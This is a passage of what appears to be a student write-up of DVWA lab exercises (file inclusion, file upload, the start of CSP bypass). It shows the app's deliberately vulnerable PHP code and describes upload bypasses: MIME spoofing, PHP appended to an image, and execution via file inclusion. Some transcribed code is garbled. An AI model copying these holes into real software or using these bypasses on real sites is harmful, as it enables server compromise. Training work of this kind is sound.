The screenshot shows the DVWA 'view_source_all.php?id=6' page in Mozilla Firefox. It displays three sections of PHP code:

- High File Inclusion Source:**

```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
  
// Input validation  
if (!fmatch( '$file', $file ) && $file != "include.php" ) {  
    // This isn't the page we want!  
    echo "ERROR: File not found!";  
    exit;  
}  
?>
```
- Medium File Inclusion Source:**


```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
  
// Input validation  
$file = str_replace( array( "http://", "https://" ), "", $file );  
$file = str_replace( array( "../", "../", "\n" ), "", $file );  
?>
```
- Low File Inclusion Source:**

```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
?>
```



If we use the previous solution, we get a “file not found” error.

In order to complete this level, we managed to use the file:/// header which is used to open files in browsers so, we used the path file:///var/www/html/DVWA/hackable/flags/fi.php in order to open the file containing the quotes.



d. Impossible

A screenshot of a web browser showing the source code for the 'impossible' file. The title bar says 'File Inclusion Source'. The URL is 'localhost/DVWA/vulnerabilities/fi/source/impossible.php'. The code is as follows:

```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
  
// Only allow include.php or file1..3.php  
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {  
    if( this isn't the page we want:  
        echo "ERROR: File not found!";  
        exit;  
}  
?>
```

At this level, the developer checks only for the files which are needed within the page and rejects any other attempt to maneuver through the file system.

3. File Upload

File uploads present a major risk when it comes to the safety of the system. An attacker can upload a malicious code instead of what is being requested. The attacker then only needs find a way in order to execute the file uploaded. In this attack, we are required to upload a php file and execute it.

Help - File Upload

About
Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

Objective
Execute any PHP function of your choosing on the target system (such as `phpinfo()` or `system()`) thanks to this file upload vulnerability.

Low Level
Low level will not check the contents of the file being uploaded in any way. It relies only on trust.
Spoiler: [REDACTED]

Medium Level
When using the medium level, it will check the reported file type from the client when its being uploaded.
Spoiler: [REDACTED]

High Level
Once the file has been received from the client, the server will try to resize any image that was included in the request.
Spoiler: [REDACTED]

Impossible Level
This will check everything from all the levels so far, as well then to re-encode the image. This will make a new image, therefore stripping any "non-image" code (including metadata).

a. Low

At this level, the system does not perform any check on the file being uploaded.

Source : Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

localhost/DVWA/vulnerabilities/view_source_all.php?id=upload

```

<?php
if( isset( $_POST[ "Upload" ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ "uploaded" ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( move_uploaded_file( $_FILES[ "uploaded" ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<p>Your image was successfully uploaded!</p>";
    }
    else {
        // Yes!
        echo "<p>Your image was not uploaded.</p>";
    }
}
?>

```

Low File Upload Source

```


<?php
if( isset( $_POST[ "Upload" ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ "uploaded" ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( move_uploaded_file( $_FILES[ "uploaded" ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<p>Your image was successfully uploaded!</p>";
    }
    else {
        // Yes!
        echo "<p>Your image was not uploaded.</p>";
    }
}
?>

```


<- Back

In order to initiate the attack, we created a php file containing the malicious code.



We then uploaded the file which we had just created.

Now, in order to execute the file we had uploaded, we utilized the *File Inclusion* attack which allows us to load the file.



b. Medium

At this level, the system starts to add a bit of restrictions on the type of file being uploaded. In the following code, the developer is checking to see if the type of file uploaded is an image.

```

<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "/hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];


    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

?>

```

In order to bypass this restriction, we can send the file with the image type while still being a malicious php file. We first try and upload the file we created.




The screenshot shows the DVWA 'File Upload' page. On the left, a sidebar lists various security modules: Brute Force, Command Injection, CSRF, File Inclusion, File Upload (selected), File Upload CAPTCHA, SQL Injection, SQL Injection [Blind], XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorization Bypass, Open HTTP Redirect, DVWA Security, PHP Info, and About. The main content area has a heading 'Vulnerability: File Upload' and a form with a file input field. The message 'Your image was not uploaded. We can only accept JPEG or PNG images.' is displayed. Below the form, there's a 'More Information' section with two links: 'https://owasp.org/www-community/vulnerabilities/unrestricted_file_upload' and 'https://www.acunetix.com/webscant/upload-forms-threat/'. To the right, a browser developer tools Network tab shows several requests, including one for 'index.php' which failed.

We then open the failed upload request and inspect it in order to modify the file type being sent from php to Image/jpeg. We then send another request which uploads the php file which does so successfully.

This screenshot shows the browser developer tools Network tab. It highlights a failed POST request for 'index.php'. The Headers section shows 'Content-Type: application/x-www-form-urlencoded'. The Response section shows the error message 'Your image was not uploaded. We can only accept JPEG or PNG images.' The Request section shows the file path 'C:\Windows\system32\cmd.exe' and the file name 'cmd'. This indicates that the file type was not correctly set to 'image/jpeg'.


This screenshot shows the DVWA 'File Upload' page again. The developer tools Network tab is open, showing a successful POST request for 'index.php'. The Headers section shows 'Content-Type: multipart/form-data; boundary=----f43c4250a90d425343'. The Response section shows the message '.../.../hackable/uploads/hack.php successfully uploaded!' The Request section shows the file path 'C:\Windows\system32\cmd.exe' and the file name 'cmd'. The Content section shows the file content as 'Content-Disposition: form-data; name="uploadedfile"; filename="hack.php"\r\nContent-Type: image/jpeg\r\n\r\n'. This demonstrates that the file type was successfully modified to 'image/jpeg'.

We then execute the file by using the same method as above, the file inclusion vulnerability.



c. High

At this level, instead of checking for the file type of the uploaded file, the developer is looking for particular file extensions.



```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );



    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        ( getimagesize( $uploaded_tmp ) ) ) {


        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

?>
```

In order to bypass this feature, we decided to intercept the request using burp suit and editing the contents of a normal image being uploaded.





We made sure not to remove the header since the website is trying to resize the image, so we remove the bottom part of the file and put whatever php code we want. Which the server accepts.






In order to execute it, we changed the extension from .jpeg to .php using the command injection attack, and then used the file inclusion attack to execute the file.





d. Impossible



In the impossible level, the developer checks for the type of file being uploaded and makes sure it is an image, it also checks if the file has been altered by if the file size matches the one in the header. The code also indicates the file is being stored in a temporary folder with an altered name.

4. CSP Bypass

A Content Security Policy (CSP) is used to limit where the files are loaded from. In this section, our aim is to bypass these policies and execute JavaScript in the page.

Help - Content Security Policy (CSP) Bypass

About
Content Security Policy (CSP) is used to define where scripts and other resources can be loaded or executed from. This module will walk you through ways to bypass the policy based on common mistakes made by developers.
None of the vulnerabilities are actual vulnerabilities in CSP, they are vulnerabilities in the way it has been implemented.

Objective
Bypass Content Security Policy (CSP) and execute JavaScript in the page.

Low Level
Examine the policy to find all the sources that can be used to host external script files.
Spoiler: [REDACTED]

Medium Level
The CSP policy tries to use a nonce to prevent inline scripts from being added by attackers.
Spoiler: [REDACTED]

High Level
The page makes a JSONP call to source/jsonp.php passing the name of the function to callback to, you need to modify the jsonp.php script to change the callback function.
Spoiler: [REDACTED]

Impossible Level
This level is an update of the high level where the JSONP call has its callback function hardcoded and the CSP policy is locked down to only allow external scripts.

a. Low

In this level, we can use files from this website, Pastebin, toptal.com, example.com, code.jquery.com, and google analytics.

```
$page[ 'body' ] .= "
<form name='csp' method='POST'>
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size='50' type='text' name='include' value='' id='include' />
    <input type='submit' value='Include' />
</form>
";
```

Low Unknown Vulnerability Source

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com "; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);

